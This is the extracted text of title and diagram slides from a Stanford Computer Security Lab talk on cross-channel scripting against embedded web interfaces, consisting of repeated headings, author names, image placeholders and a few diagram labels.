
Cross-Channel Scripting


Impact on Embedded Web Interfaces

Hristo Bojinov   Elie Bursztein   Dan Boneh
Stanford Computer Security Lab


Cross-channel scripting




Cross-channel scripting



Cross-channel scripting



Cross-channel scripting



Vulnerable System

Injection

Protocol A

e.g. iCal


Service A

State

